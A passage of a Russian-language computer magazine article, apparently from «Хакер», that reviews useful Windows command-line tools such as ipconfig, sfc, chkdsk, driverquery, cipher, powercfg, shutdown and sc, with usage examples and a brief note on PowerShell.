
Наиболее известная и поэтому наименее интересная в нашем обзоре. Эта команда знакома всем «командным» администраторам и большинству пользователей: когда возникают проблемы с интернетом, сотрудники техподдержки просят пользователя ввести именно ее.

Команда позволяет просматривать TCP/IP-информацию и работать с ней. Можно использовать ее для проверки IP-адреса компьютера, освобождения или обновления аренды назначенного IP-адреса и даже для уничтожения локального DNS-кеша.

Если просто ввести ipconfig в командной строке, команда отобразит информацию об IP-адресах всех сетевых адаптеров. Для каждого адаптера выводится его описание, например «Ethernet-адаптер» или «Адаптер беспроводной локальной сети», чтобы было понятно, конфигурация какого именно показана. Обычный набор информации содержит IP-адрес, маску подсети, основной шлюз и еще пару полей не очень полезных сведений. Если требуется получить больше данных, нужно использовать параметр /all. При этом команда выведет гораздо больше информации, а самое полезное в расширенном выводе — это поле «Физический адрес», то есть MAC-адрес адаптера.

Кроме параметра /all команды ipconfig, заслуживают пристального внимания параметры /release, /renew и /flushdns. Первый позволяет освободить IP-адрес, назначенный по протоколу DHCP. Правда, после этого сеть откажется работать, так как сетевой интерфейс окажется несконфигурированным, поэтому пригодится второй параметр — /renew, который позволяет обновить всю информацию, назначаемую по DHCP. Этот параметр очень полезен, поскольку заставляет твой комп переподключиться к маршрутизатору или к серверам провайдера. Бывает так, что при загрузке комп не видит беспроводную сеть (такую проблему я периодически наблюдаю на своем домашнем компе под управлением Windows 7). Вместо перезагрузки компа проще ввести ipconfig /renew, и сеть появится. Третий параметр позволяет уничтожить весь локальный DNS-кеш. Иногда уничтожение DNS-кеша позволяет решить некоторые проблемы установки соединения, например, когда DNS-информация на сервере уже обновлена, но старая еще осталась в локальном кеше.






Вывод команды ipconfig /all

2. КОМАНДА SFC

Команда sfc (system file checker) позволяет проверить системную файловую систему. Не стоит путать эту команду с командой chkdsk (check disk). С помощью последней можно исправить файловую систему на более низком уровне и даже пометить bad-секторы. А вот команда sfc пригодится, если вдруг какой-то системный файл Windows поврежден. Она может обнаружить это и заменить битый файл без всякого вмешательства со стороны пользователя. Очень и очень полезная команда. Она сравнивает тысячи базовых Windows-файлов с оригинальными версиями, которые поставлялись с Windows, и при необходимости заменяет поврежденные или отсутствующие файлы с помощью Windows Update. В зависимости от того, как установлена Windows, может понадобиться, а может и не понадобиться инсталляционный носитель. Обычно он не нужен.

Можно выделить следующие полезные параметры sfc:

- /scannow — осуществляет немедленную проверку системы и при необходимости заменяет файлы. После выполнения sfc нужно перезагрузить Windows, если были найдены проблемы;
- /scanonce — проверка будет произведена при следующем перезапуске системы;
- /scanboot — проверка будет идти при каждом перезапуске системы. Отменить позволяет параметр Revert: после того, как поэкспериментировал с параметром /scanboot, нужно выполнить команду sfc Revert, иначе проверка будет осуществляться при каждом перезапуске.






Результат выполнения sfc /scannow

3. КОМАНДА CHKDSK

Команда chkdsk (Check Disk) позволяет починить ошибки файловой системы, обнаружить bad-секторы, восстановить читаемую информацию из bad-секторов. Windows проверяет диски автоматически, однако chkdsk можно запустить и вручную, если есть подозрения, что с диском что-то не так.

В качестве параметров команде нужно передать имя тома или имя файла (если требуется проверить один файл или группу файлов, в этом случае нужно передать маску файла). Параметр /F автоматически исправляет ошибки, параметр /R позволяет обнаружить bad-секторы и восстановить информацию с них. Если chkdsk не может получить исключительный доступ к диску, тогда проверка диска будет произведена при следующей загрузке системы. Это обычное явление при попытке проверить диск C:. Пример: chkdsk D: /R.



Отложенный запуск chkdsk

4. КОМАНДА DRIVERQUERY

Команда генерирует список всех драйверов, установленных в Windows. Хороший инструмент, позволяющий создавать отчеты. Команду можно использовать для исследования номеров версий установленных драйверов. На основе ее результатов можно определить, нужно ли обновлять тот или иной драйвер.

Самые полезные параметры этой команды — /s, /si и /fo. Первый параметр позволяет указать имя или IP-адрес удаленного узла, драйверы которого нужно исследовать. Вто-

WWW

[О команде powercfg]

[Справочное руководство по командной строке от Microsoft]


рой параметр показывает цифровую подпись драйверов. Третий позволяет указать формат отчета: /fo TABLE — таблица (по умолчанию), /fo LIST — список, /fo CSV — CSV-формат, который удобно будет просматривать в Excel или подобной программе.

Об управлении службами и команде sc

Подробно о команде sc config

Пример:

```
driverquery /fo CSV > drivers.csv
```



Команда driverquery | more


5. КОМАНДА CIPHER

Данная команда используется для работы с зашифрованными папками и файлами на NTFS-томах. Обычно с такими папками и файлами работают через графический интерфейс (что значительно удобнее), но у команды cipher есть очень полезный параметр /W:

```
cipher /W:путь
```

Параметр /W (например, /W:C:) удаляет данные на неиспользуемых частях тома и эффективно стирает данные на жестком диске после их удаления. Другими словами, эту команду можно использовать для физического удаления данных с диска — так, чтобы их нельзя было восстановить специальными утилитами. Нужно отметить, что применяется она только к обычным жестким дискам, но не к SSD-дискам. Счи-

тается, что с SSD файлы удаляются немедленно и без возможности восстановления. Хотя заинтересованным читателям я бы порекомендовал прочитать вот это: habrahabr.ru/post/115349/.



Команда cipher /W:C:

6. КОМАНДА POWERCFG

Команда powercfg управляет параметрами электропитания. У нее очень много параметров, и если действительно нужно управлять электропитанием из сети, то лучше воспользоваться параметром /? для получения справки обо всех. Но большинству пользователей будут интересны параметры /a и /batteryreport. Первая команда выводит список драйверов, которые не позволяют системе «уснуть», а вторая выводит отчет об использовании батареи.

7. КОМАНДА SHUTDOWN

В UNIX для завершения работы системы (выключения, перезагрузки) используется команда shutdown. Мало кто знает, но одноименная команда есть и в Windows. Теперь фанаты UNIX могут завершать работу системы командой shutdown -s и перезагружать систему командой shutdown -r. Также доступен параметр -t, позволяющий задать таймер завершения работы (в секундах), например, в следующем примере система будет перезагружена через одну минуту: shutdown -r -t 60. Параметр -f обеспечивает принудительное завершение работы с закрытием всех запущенных приложений.

POWERSHELL

В 2012 году «Хакер» публиковал статью «Апгрейды для cmd.exe и альтернативы»,

в которой обсуждались возможные замены для cmd.exe. Напомню, что в статье рассматривались console, clink, Cygwin, mintty, PowerCmd. Все они позволяют сделать работу в командной строке эффективнее. В Microsoft тоже понимали, что стандартный cmd.exe уже безнадежно устарел, и вместо того, чтобы подвергнуть его апгрейду, в Microsoft работали над PowerShell. PowerShell — расширяемое средство автоматизации от Microsoft, состоящее из оболочки с интерфейсом командной строки и сопутствующего языка сценариев. Будущее командной строки Windows за PowerShell, поэтому, если ты еще не знаком с ним, самое время начать знакомство. О PowerShell мы писали в февральском номере.

8. КОМАНДА SC

Команда sc взаимодействует с контроллером служб и установленными службами. В UNIX/Linux можно управлять службами (сервисами, демонами) из командной строки (в принципе, не знаю такой вещи, которую нельзя было бы выполнить из командной строки в UNIX). С помощью утилиты sc можно управлять службами из командной строки в Windows. Можно запускать и останавливать службы, изменять тип запуска службы и так далее.

Так, для запуска и останова службы используются соответственно параметры start и stop:

```
sc start <имя службы>
sc stop <имя службы>
```


Назревает вопрос: как узнать имя службы? Очень просто — для этого нужно использовать параметр query, в результате будет отображен детальный перечень всех служб:

